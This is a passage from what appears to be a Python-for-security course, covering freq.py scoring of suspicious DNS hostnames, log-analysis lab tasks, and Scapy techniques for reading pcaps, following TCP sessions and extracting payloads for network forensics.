(23.1863, 15.8967)
```

Build your tables based upon your host names!

We can "tune" domains that the tables identify as potentially evil.

The real power of freq.py comes when you build your own frequency tables that match strings and hosts that are common to your network. Instead of using frequency tables based on normal English text, a better option is to use a frequency table that is custom built for normal text in your environment. Your organization's name or departments will most likely appear frequently in DNS hostnames. Building frequency tables that reflect that reality will make detecting anomalies more efficient. To build custom frequency tables, you first assign a variable to be a FreqCounter() object. The variable fc contains a FreqCounter object above. Now you can call the object's tally\_str() method and pass it a string. It will analyze the string and count the character frequencies. You can pass it very large strings, such as the entire contents of a text file containing all of the names of hosts in your environment. After you have built the frequency tables, you can call the .probability() method to measure a string. The scores that come back will be floating point numbers between 0 and 100. What "normal" is may vary from organization to organization, but as a general rule, an "average probability" less than 5 or a "word probability" less than 4 is a pretty low probability score. Scores higher than that are probably okay.

Freq.py is far from perfect. You can see that it has trouble with some domains, such as cia.gov. According to this table, cia.gov is an evil domain based on the low occurrence of those character pairs in our sample data. It is simple to fix this by calling tally\_string() and passing it the domain we want to tune and the number of times we want to say we saw that domain occur. In this example, we claim to have seen 100,000 instances of the domain cia.gov. Now when we measure its probability a second time, it scores very high. Keep in mind that you are not just tuning that domain; you are tuning the occurrence of those character pairs. So this also affects the probability of "cigo", "govia", and other words that contain those character pairs.

## Freq.py Ignored Characters and Freq\_Server

- Freq ignores certain characters in its calculations. You can control this with the `ignorechars` attribute. Additionally, you can turn off case sensitivity in the calculations by setting `.ignore_case`
- `freq_server.py` is a multithreaded web server that will load the database once, cache frequently called domains, and provide an API to SEIMs and other systems that want to automatically query a high volume of data

```
>>> fc.ignorechars
'\n\t~`!@#$$%^&*()_+- '
>>> fc.probability("cia.gov")
(23.1863, 15.8967)
>>> fc.ignorechars += "."
>>> fc.probability("cia.gov")
(20.7329, 16.4625)
```

```
>>> import requests
>>> requests.get("http://127.0.0.1:8000/measure/cia.gov").content
b'(23.1863, 15.8967)'
>>> requests.get("http://127.0.0.1:8000/measure1/cia.gov").content
b'23.1863'
>>> requests.get("http://127.0.0.1:8000/measure2/cia.gov").content
b'15.8967'
```

You can tell `freq.py` to ignore certain characters in its calculations. The `tally_str()` method keeps all character pairs in its database. `ignorechars` are only considered in the calculations. In addition, you can control whether or not to ignore case in the calculations with the `.ignore_case` attribute. When you tell `freq` to ignore case and calculate the probability of "qu", it totals the probability of "QU", "Qu", "qU", and "qu" and returns that response. The state of the `"ignore_case"` and `"ignorechars"` variables is stored in the frequency table along with all of the character counts when you call `.save()`. That means that changing the tables or those attributes and saving it will affect all use of that table moving forward.

The `freq` module also contains `freq_server.py`. `freq_server.py` is a multithreaded web server that caches response and is optimized for speed. It is designed to give SEIMs and other high-volume processes an API with which they can query the same frequency information via HTTP.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
~~Analysis Techniques~~  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Lab Intro: Log Analysis Labs


- pyWars challenges 56–60 will challenge your file analysis skills
- Completing all of these labs requires approximately 1.5 hours, but 1.5 hours is not provided! Even coding experts will have to choose one or two
- But you have more challenges you can work on later! All of these are in your local VM copy of the pyWars server
- Brand new to coding? Pick one of the following challenges

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one of these exercises. If you have coded before, then you should choose one or two of these.

## Lab Intro: Solve One of the Following Real-World Challenges

- #56: In this fictional scenario, the website in .data() is distributing malware. Build a list of every workstation that went to that host recorded in one specified bind DNS log file.
- #57: Count how many host names are longer than the target length in the specified DNS log file. Use this information to find and analyze a DNS-based C2 Channel
- #58: Use freq.py to identify hostnames that look suspicious
- #59: An IP Address was compromised. Go through ALL of the logs and tell me every DNS hostname that it queried
- #60: Long Tail Analysis—Determine the nth most commonly occurring user agent string in our environment via Apache logs

Each of these challenges is very real world. The first four challenges will have you analyze DNS bind logs to find attackers or victims in your network. Do not assume for the purposes of these labs that you will have private IP addresses on your network. All the IP addresses are random. The hostnames in the logs are also random. The scenarios are not intended to suggest that those legitimate websites were compromised. These are fictional scenarios but reflect activities you will need to perform in actual compromises. The last challenge will have you analyze an Apache log file to determine which web browsers are most common on your network by examining the user agent string.



In your workbook, turn to Exercise 3.3

pyWars challenge 56, 57, 58, 59, or 60

Please complete the exercise in your workbook.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.



## Scapy Overview (I)

- Scapy is an extensive packet crafting module created by Philippe Biondi
- Available for FREE download at <http://www.secdev.org/projects/scapy>
- Adds the capability to sniff, read, and write packets; craft forged packets; and change existing packets to Python
- Installation means downloading, unzipping, and running an installation script

```
$ pip install scapy
```

Scapy is an extremely powerful and flexible packet crafting module. It enables you to sniff packets from the network, read and write packet captures, and create crafted packets before transmitting them to remote hosts and reading the response from the wire.

Scapy is free. It was written by Philippe Biondi and is available for download at <http://www.secdev.org/projects/scapy>. Although it is installed in your course VM, it is not installed by default on most Linux distributions. To install Scapy, you download the required files, unzip them, and run the Scapy installation script. Scapy is installed easily with PIP.

```
$ pip install scapy
```

After it is installed, you can start a Python interactive shell with the Scapy modules already imported by typing **scapy**, or you can use the Scapy module in your scripts.

## Scapy Overview (2)

- Although Scapy can craft packets, sniff packets, and do many other things, we will be focused on its capability to read and parse packets
- Although forging packets and sniffing packets requires root access, reading packets does not
- To begin parsing packets with Scapy, you import everything in the `scapy.all` module

```
$ python  
>>> from scapy.all import *
```

Scapy is a very full-featured module, so we will just barely touch on that functionality here. We will focus on an in-depth understanding of reading packets and reassembling them. Because our scripts are only using the portions of the module that are responsible for reading, parsing, and writing packets, they will not require root-level access when running. However, if you do incorporate packet sniffing or transmitting forged packets, the users will need to have root access to execute the script.

To begin using Scapy, you import the modules as follows: `"from scapy.all import *"`. This will import the Scapy classes into the global namespace. These same libraries are automatically imported into a new interactive Python shell when you execute `"scapy"` in a terminal window.

## Reading and Writing PacketLists

- `wrpcap(filename, packetlist)` will write a `PacketList` to a pcap file
  - `wrpcap("newpacketcapture.pcap", PacketList2write)`
- `rdpcap(filename [, #])` will read a file containing pcaps into a `scapy.PacketList` Data structure
  - `packetlist=rdpcap("apacketcapture.pcap")`
- `sniff()` can also be used to capture live packets or read from a pcap
- Use `sniff()` to capture all packets filtered by a `filterer()` until some event determined by `stopper()` and pass them to the function `analyze()`
  - `sniff(iface="eth0", store=0, lfilter=filterer, prn=analyze, stop_filter=stopper)`
- Use `sniff()` to capture 100 packets that are selected by the `selectpackets()` function
  - `sniff(iface="eth0", lfilter=selectpackets, count=100)`
- Use `sniff()` to read a pcap and apply a BPF (Berkeley Packet Filter)
  - `sniff(offline="sansimages.pcap", filter="TCP PORT 80")`
  - Note: Filter can be unreliable due to OS dependencies. Use `lfilter` when portability is required (discussed in a few pages)

To read and write a packet, you use the `rdpcap()` and `wrpcap()` methods, respectively. Both of these methods are part of the "PacketList" class. `rdpcap()` will read a pcap file and return a `PacketList` object. `wrpcap()` will write the contents of a `PacketList` to a pcap file. To read the contents of a packet capture file into a `PacketList` object, you do the following:

```
>>> packetlist = rdpcap("<filename.pcap>")
```

You can optionally provide `rdpcap` with an integer representing how many packets you want to read with the second argument. By default, it will read the entire file into the variable `PacketList`. The `PacketList` object is an iterable object that behaves like a list with additional functionality. It is made up of one or more individual `Packet` entries. You can step through each of the packets with any of the Python iteration commands, such as `FOR` loops.

You can also write a list of packets to a pcap file using `wrpcap`. `wrpcap` takes two arguments: the first is the file to create, and the second is a list of packets to write to the file.

Another way to gather packets is to use the `sniff()` function. `sniff()` can be used to capture live data from a network interface. `Sniff` will accept a couple of different functions that control its behavior. The one way to use the `sniff` function is to have it sniff until a `stop_filter` function returns `True`. In this case, you would provide `sniff()` with a function using the "prn=" argument. That function will receive a copy of every packet that is sniffed from the network until you terminate the program. Another way to use `sniff` is to specify how many packets you want to be able to capture before it stops sniffing. Your program's execution will pause until it has captured the specified number of packets. You can also use `sniff` to read packets from a pcap file. This provides the same functionality as `rdpcap`, but you can also apply a BPF (Berkeley Packet Filter) to limit the number of packets you read.

## Sniff()'s callback functions

- Sniff's "callback" functions define how it will behave and are called for every packet
- `prn` callback is called to process every packet that gets past the `lfilter` function
- `lfilter` returns `False` for every packet that should be ignored by the sniffer
- `stop_filter` returns `True` when the sniffer should stop sniffing packets

```
>>> def stopper(packetin):
...     return (time.time() - start_time) > 60
...
>>> def filterer(packetin):
...     return packetin.haslayer(Raw)
...
>>> def processor(packetin):
...     print("I got a packet from", packetin[IP].src)
...
>>> start_time = time.time()
>>> sniff(iface="lo", store=0, prn=processor, lfilter=filterer, stop_filter=stopper)
I got a packet from 127.0.0.1
I got a packet from 127.0.0.1
```

All three callback functions take exactly one argument. So using a global variable may be required

The sniff method can also be used to capture live packets from the network. To process the packet, you provide the sniff() function with a *callback*. A callback is a function that you give to some object or process that will be called when certain events occur. You call the function, and it calls you back—thus, a callback. The sniff function can be provided with a callback, and it will call that function every time a packet is received that matches its filters. It will pass that packet to your function for processing. In this example, we create a function called "processor" that will accept a single scapy packet as its input. Here we just print a message and the source IP address for whatever packet we receive. Then we pass the name of the function to sniff as the "prn" argument. Additionally, the "store=0" argument tells sniff not to keep packets in memory to return to the calling program. When store is set to 0, sniff will return an empty PacketList. The lfilter callback points to a function that determines if the sniffer will process the packet or not. If it returns `False`, then the packet is ignored by the sniffer. The stop\_filter argument is set to a function that decides when the sniffer should stop capturing packets. In the example above, sniff will run until 60 seconds has elapsed since it started sniffing. It will only process packets that have an IP layer and it will print the IP address for every packet it processes. All three of these callback functions will only accept one argument, so you typically have to use global variables if you want to provide any other type of input to the function. In the example above, the 'stopper' function must rely on a global variable that contains the start time.

The lfilter callback can be used instead of a BPF filter to determine if the packet is processed. This capability is useful because the BPF "filter=" option has OS dependencies that are often unmet. As a result, the "filter" option can be unreliable in many cases. The lfilter function is passed each packet one at a time as it is received. If the lfilter() callback function returns `True`, then the packet is processed (that is, passed to prn and/or included in the return value).

## Save Memory with PcapReader

- The PcapReader can be used to step through packets with a for loop instead of loading the entire thing into memory

```
>>> for pkt in PcapReader("/home/student/Public/packets/ncat.pcap") :  
...     print(pkt.dport)  
...  
9898  
52253  
9898  
9898  
52253
```

If you would like to avoid loading a large pcap file into memory, you can use a for loop to step through it with a PcapReader. The PcapReader is passed the path to the PCAP file you want to open. You can use a for loop to step through each packet one at a time. In this example, the variable 'pkt' will hold each line from the PCAP one at a time. Here for each packet we print the packets destination port, which is stored in the dport field.

## scapy.plist.PacketList

- The sniff() and rdpcap() functions return a "scapy.plist.PacketList" type variable

```
>>> packetlist = rdpcap("sansimages.pcap")
>>> packetlist.__class__
<class scapy.plist.PacketList at 0xb61f7aac>
>>> dir(packetlist)
['_add_', '__doc__', '__getattr__', '__getitem__', '__getslice__',
 '__init__', '__module__', '__repr__', '_dump_document', '_elt2pkt',
 '_elt2show', '_elt2sum', 'afterglow', 'conversations', 'diffplot', 'display',
 'filter', 'hexdump', 'hexraw', 'listname', 'make_lined_table', 'make_table',
 'make_tex_table', 'multiplot', 'nsummary', 'nzpadding', 'padding', 'pdfdump',
 'plot', 'psdump', 'rawhexdump', 'replace', 'res', 'sessions', 'show', 'sr',
 'stats', 'summary', 'timeskew_graph']
```

- Most of these methods are useful in an interactive shell but provide little benefit to us when automating tasks
- .sessions(), however, IS VERY useful for automating tasks

After you have read or sniffed some packets, you can begin to analyze them. Both sniff and rdpcap return a variable of type "scapy.plist.PacketList". There are several functions available for displaying information about the packets in an interactive shell. One particular method is useful when we are programmatically analyzing packets: that is the .sessions() method. The .sessions() method enables you to follow TCP streams.

## Day 3 Roadmap


- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Following TCP Streams

- Wireshark has the capability to "Follow TCP Stream" and reassemble all of the packets based on SRC IP, DST IP, SRC PORT, and DST PORT
- The payload of the packet is then displayed in a nice window so you can examine the packet contents




- `scapy.plist.PacketList.sessions()` will follow streams for you!

We often have more than one pair of machines communicating inside a packet capture. Those separate conversations may be using sequence numbers that overlap one another such that simply sorting them based on their sequence number is not sufficient to isolate their communications. What we really need is the ability to "Follow TCP Stream" that tools such as Wireshark provide, enabling us to examine the contents of packets. Within Wireshark, if you right-click on a packet and select **Follow TCP Stream**, it will bring up a dialog box that shows the payload of the packets. We need this same functionality in Scapy. The `PacketList.sessions()` method provides you with that ability.



**scapy.plist.PacketList.sessions() Dictionary**

- `.sessions()` returns a dictionary of streams
- The KEY for the dictionary is a string
  - "PROTOCOL SRCIP:SRCPORT > DSTIP:DSTPORT"
- The VALUE is another `scapy.plist.Packetlist`



```
>>> packetlist.sessions()
{'TCP 10.10.10.114:52261 > 74.125.159.104:80': <PacketList:
TCP:41 UDP:0 ICMP:0 Other:0>, 'TCP 10.10.10.114:35850 >
74.125.159.106:80': <PacketList: TCP:14 UDP:0 ICMP:0 Other:0>}
```

When you call `.sessions()`, it returns a dictionary to you. The key for every entry in the dictionary is a string that uniquely represents the communications in a particular stream. Specifically, that string contains the streams protocol, source IP, source port, destination IP, and destination port. The value at each entry in the dictionary is a Scapy PacketList. That PacketList contains the packets that were a part of the communications identified by the key. You can see something very similar to the packets stored in each dictionary value in Wireshark when using the display filter "tcp.stream eq X" where X is an integer representing which stream you want to view. The key tells you who is talking, and the value tells you what they said.

## scapy.plist.PacketList.sessions()

- `.sessions().keys()` = A list of strings

```
>>> packetlist.sessions().keys()
dict_keys(['TCP 10.10.10.114:52261 > 74.125.159.104:80', 'TCP 10.10.10.114:35850 > 74.125.159.106:80', 'TCP 10.10.10.114:34551 > 74.125.159.147:80'])
```

- `.sessions().values()` = A list of PacketLists

```
>>> packetlist.sessions().values()
dict_values([<PacketList: TCP:41 UDP:0 ICMP:0 Other:0>, <PacketList: TCP:14 UDP:0 ICMP:0 Other:0>, <PacketList: TCP:54 UDP:0 ICMP:0 Other:0>])
```

Because it is a dictionary, we can use `.keys()` to get back a view of all the keys and use `.values()` to get back a view of all the values. So `values()` returns a list of `scapy.plist.PacketList` objects broken down into streams ready for us to extract the data. This data structure makes it easy for us to use a for loop to step through all the filtered TCP streams.

Now let's look at the structure of a `PacketList`.

## PacketList Data Structure

- A PacketList contains one or more packets, similar to a list
- Packets contain one or more layers, similar to "nested" dictionaries
- Layers have attributes, similar to an object

### PacketList[]

#### packet [0] {}

##### packet[0][Ether]

src,dst

##### packet[0][IP]

src,dst

##### packet[0][TCP]

sport,dport

#### packet [1] {}

##### packet[0][Ether]

src,dst

##### packet[0][IP]

src,dst

##### packet[0][UDP]

sport,dport

Scapy's data structure is pretty simple. PacketLists are lists of packets. Packets are similar to dictionaries in that each layer is a nested entry in the dictionary. The individual fields that make up a layer are addressed the same way you address attributes of an object.

## PacketLists Have Packets, Packets Have Layers

- Each of the packet layers displayed can be addressed by treating the name of the layer as an index. Its value includes the layer and sublayers
- PacketList[<packet number>][<layer name>]

```
>>> packetlist[2][UDP]
<UDP sport=mdns dport=mdns len=99 checksum=0xe91b |<Raw load='\x00\x00\x00\x00' |>>
```

- To see layer names, you just put a variable that contains a packet by itself in the interpreter. Python provides a nice printed summary of the packet

```
>>> packetlist[2]
<Ether dst=33:33:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd |<IPv6 version=6L
tc=0L fl=0L plen=99 nh=UDP hlim=255 src=dead::dead:dead:dead:dead dst=ff02::fb |<UDP
sport= mdns dport=mdns len=99 checksum=0xe91b |<Raw load='\x00\x00\x00\x02' |>>>
```

- Case-sensitive layer names include Ether, IP, TCP, UDP, DNS, Raw, and others
- You can determine if your packet has a layer with .haslayer(layer)

```
>>> packetlist[2].haslayer(TCP)
0
>>> packetlist[2].haslayer(UDP)
1
```

90

When you know that a layer exists, you can begin reading and writing to the layer. As we mentioned, the individual packets are similar to dictionaries in that you can pass a layer of the protocol to the packet as a key. For example, to address the TCP layer of the first packet, you would use the following:

```
TCPLayer = PacketList[0][TCP]
```

The variable TCPLayer will contain all the embedded layers above the TCP layer. It will not include any protocols that are lower than the indexed protocol in the stack. The layer names are case sensitive, and they include Ether, IP, TCP, UDP, DNS, Raw, and several others. If you provide the layer name as the index then the scapy returns that layer and any sublayers:

```
>>> PacketList[3][Ether]
<Ether dst=00:10:4b:2c:5d:de src=00:0c:29:f0:c5:c4 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64 proto=tcp
checksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[] |<TCP
sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L reserved=0L
flags=A window=55480 checksum=0x5128 urgptr=0 |>>>
>>> PacketList[3][IP]
<IP version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64
proto=tcp checksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[] |<TCP
sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L reserved=0L
flags=A window=55480 checksum=0x5128 urgptr=0 |>>
>>> PacketList[3][TCP]
<TCP sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L
reserved=0L flags=A window=55480 checksum=0x5128 urgptr=0 |>
```

You can verify that a layer exists by using the .haslayer() method. If you are viewing a packet in interactive Python, you can also look at the contents of the packets and see what layers are present.

## Packet Layers Have Fields

- PacketList[<packet number>][<Layer name>].<Field name>
- Packet numbers are integers between 0 and len( PacketList )
- Layers and fields vary from packet to packet
- When you're printing packets, layer names appear after "<"
- Field names are listed as a SPACE-delimited string within a layer in this format:  
<Layer1Name FieldName=value|<Layer2Name...>>

```
>>> packetlist[2]
<Ether  dst=33:33:00:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd |<IPv6
version=6L tc=0L fl=0L plen=99 nh=UDP hlim=255
src=dead::dead:dead:dead:dead dst=ff02::fb |<UDP sport= mdns dport=mdns
len=99 checksum=0xe91b |<Raw load='\x00\x00\x00\x00\x00\x02' |>>>
```

- You can get a complete list of fields in a layer with ls(layer) >>> ls(TCP)
- To extract the UDP port: udpport = PacketList[2][UDP].dport
- To extract the packets payload: payload=PacketList[2][Raw].load

```
>>> packetlist[2][UDP].dport
5353
```

```
>>> packetlist[2][Raw].load
'0x00\x00\x00\x00\x00\x02'
```

91

When you are in a layer, each field is addressed as an attribute of the layer. You address the source port of the TCP layer of the first packet as follows:

```
>>> tcpsourceport=PacketList[0][TCP].sport
```

In interactive Python, if you type the name of any variable containing a packet, Scapy will print the contents of the packet. The fields are listed within a layer. They are separated by spaces and have an equal sign after them. You can get the complete list of the fields available at a given layer by using the ls() function. Simply pass the layer to the ls method:

```
>>> ls(TCP)
sport      : ShortEnumField      = (20)
dport      : ShortEnumField      = (80)
seq        : IntField            = (0)
ack        : IntField            = (0)
dataofs    : BitField            = (None)
reserved   : BitField            = (0)
flags      : FlagsField          = (2)
window     : ShortField          = (8192)
chksum     : XShortField         = (None)
urgptr     : ShortField          = (0)
options    : TCPOptionsField     = ({})
```

Ultimately, we need the raw payload of TCP packets to extract JPGs. The payload is contained in the .load attribute of the [Raw] layer. You reference the payload of packet number three as follows:

```
packetlist[2][Raw].load
```

You can also address the data as packetlist[2].load. As long as the field name is unique, Scapy will find the correct layer. Keep in mind that some fields are not unique. For example, both Ether and IP have an src field. Scapy will use the src field from the outermost layer (that is, the Ether layer).

**scapy.plist.PacketList.sessions().values()**

- `.sessions().values()` returns a list of type `scapy.plist.PacketLists` for communications that occurred over a single socket
- The payload contains bytes. `b"".join()` can join them together as bytes()
- You can then call `.decode()` if you need to turn bytes() into a str()

```
>>> packetlist = rdpcap("example.pcap")
>>> firststream = list(packetlist.sessions().values())[0]
>>> payload = b"".join([x[Raw].load for x in firststream if x.haslayer(Raw)])
>>> print(payload)
...
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWCfdD-JqPAQWBnaPj_NPumcABbKxUSrko4LNw
HTTP/1.1\r\nHost: t3.gstatic.com\r\nUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1)
Gecko/20100101 Firefox/5.0.1\r\nAccept: image/png,image/*;q=0.8,*/*;q=0.5\r\nAccept-
Language: en-us,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nAccept-Charset: ISO-8859-
1,utf-8;q=0.7,*;q=0.7\r\nReferer:
http://www.google.com/search?hl=en&q=site:twitpic.com+sanskathy&gs_sm=e&gs_upl=101321101321
11103861111101010101124112410.11110&bav=on,<truncated>
```

The Scapy session will collect all of the packets from a specific protocol, SRC IP, SRC Port, DST IP, and DST Port combination and put them into a list. By stepping through the values() of the session(), we can access each of those PacketLists one at a time. We can then pull out the payloads of all those packets to capture all the application layer communications. Joining together all the [Raw].load fields of all the packets that have a raw payload will give us the application layer data for that stream. You could use a for loop to do this, or a quick list comprehension will do the trick. Consider this example:

```
>>> firststream = list(packetlist.sessions().values())[0]
>>> payload = b"".join([x[Raw].load for x in firststream if
x.haslayer(Raw)])
>>> print(payload)
```

First, we grab the first TCP Stream from our pcap file. Then we join together all the [Raw].load fields from the packets and print the payload to the screen. The results reveal the TCP session contained an HTTP Get request, sent to Google, looking for someone named "sanskathy".

## Customized Single-Purpose Packet Analyzer!

- A FOR loop can step through the list of PacketLists
- Build a string containing the bytes of the payload
- Extract .EXEs, images, data, and passwords, or detect attacks

```
>>> packetlist = rdpcap("example.pcap")
>>> for eachsession in packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if x.haslayer(Raw)])
...     print(payload[:50])
...     #Extract images, EXE and data from payload!
...     #Search payloads for attacks, etc
...
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWcf'
b'GET /images?q=tbn:ANd9GcRr5Q-WS_x53lwklIwmer1PhKYt'
b'GET /images?q=tbn:ANd9GcTqIVgCh65or9Q3sIQeRNhpA_3r'
b'HTTP/1.0 204 No Content\r\nDate: Fri, 16 Dec 2011 '
b'HTTP/1.1 200 OK\r\nDate: Fri, 16 Dec 2011 22:14:55'
b'HTTP/1.1 302 Found\r\nDate: Fri, 16 Dec 2011 22:14'
```

**This will OFTEN,  
but not always, work.  
When will it not work?**

Now that we have discussed how to extract the payload from one PacketList, parsing every packet in a pcap file is nothing more than using a FOR loop to go through all of the PacketLists returned by sessions().values(). Let's try that with a for loop. This for loop steps through all of the PacketLists, retrieves the payload data, and prints the first 50 bytes of the payload to the screen:

```
>>> for eachsession in packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if
...     x.haslayer(Raw)])
...     print(payload[:50])
... 
```

Look at that output! This appears to be SUPER easy to take payload from pcap files. We can use this to extract images, documents, and passwords, or look for network attacks! MOST of the time, this is correct, and it will work properly. However, sometimes we have to do a little more massaging of the packets before we can extract data from it. Can you think of what it is? Here is a hint: TCP was designed to be fault tolerant. Packets can take multiple routes across the internet and arrive out of order. It is up to the receiver to put Humpty Dumpty back together again.

## Processing Streams in Timestamped Order

- Every packet from a PCAP has a timestamp of when it was captured called `.time`
- `.sessions()` dictionary is not in any particular order

```
>>> for eachstream in pkts.sessions().values():
...     print(eachstream[0].time, end=", ")
...
1325250832.621771, 1325250833.390242, 1325250832.602967, 1325250832.636789, >>>
```

- Packets within each stream are in timestamped order, but the streams are not
- To put streams in order, use the timestamp of the first packet in the stream as your sort value

```
>>> def get_packet0_time(packetlist):
...     return packetlist[0].time
...
>>> for eachstream in sorted(pkts.sessions().values(),key=get_packet0_time):
...     print(eachstream[0].time, end=", ")
...
1325250832.602967, 1325250832.621771, 1325250832.636789, 1325250833.390242, >>>
```

When observing attacks, it is often useful to watch the attacker's traffic in the chronological order that it was transmitted. When `.sessions()` reassembles your streams, it does not put streams into any particular order. Each of the packets in the PacketLists is stored in the order it was received, but the PacketLists themselves (i.e., the streams) are not in order.

Each packet in a PCAP has a `.time` attribute that records when the packet was captured.

```
>>> pkts = rdpcap("/home/student/Public/packets/sessions.pcap")
>>> pkts[0].time
1325250832.602967
>>> pkts[-1].time
1325250843.847605
```

Because the packet within a PacketList stream created by `.sessions()` are in timestamp order, you can put your streams into timestamp order by looking at the time attribute of the first packet in the stream.



## Day 3 Roadmap


- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
~~Scapy Data Structures~~  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis


This is a Roadmap slide.

## Reassembling Payloads

- Remember that TCP packets can arrive out of order



- There may also be duplicate (retransmitted) packets




- These are all recorded in our pcap file. We will need to eliminate duplicate packets and put packets back in SEQ order

TCP packets delivered across the internet may take different routes, such that they arrive in a different order than they were transmitted. For example, packets that were transmitted in the order 1, 2, 3 may arrive at the destination in the order 2, 3, 1. The sender may also retransmit packets if, for some reason, he doesn't receive an acknowledgment of his first transmission before the timeout occurs. If the bytes of our images are not in the correct order or there are duplicate bytes in our images, then the image will be corrupt. We will need to eliminate duplicates and put the packets back into the correct order before we extract the image.

## Packet Order

- All TCP sessions begin with a 3-way TCP handshake and terminate with a 4-way teardown
- During the handshake, sequence numbers are exchanged between the sender and receiver
- The sequence number increases with each packet by the number of bytes that were transmitted
- Sorting by SEQ # puts them in the correct order



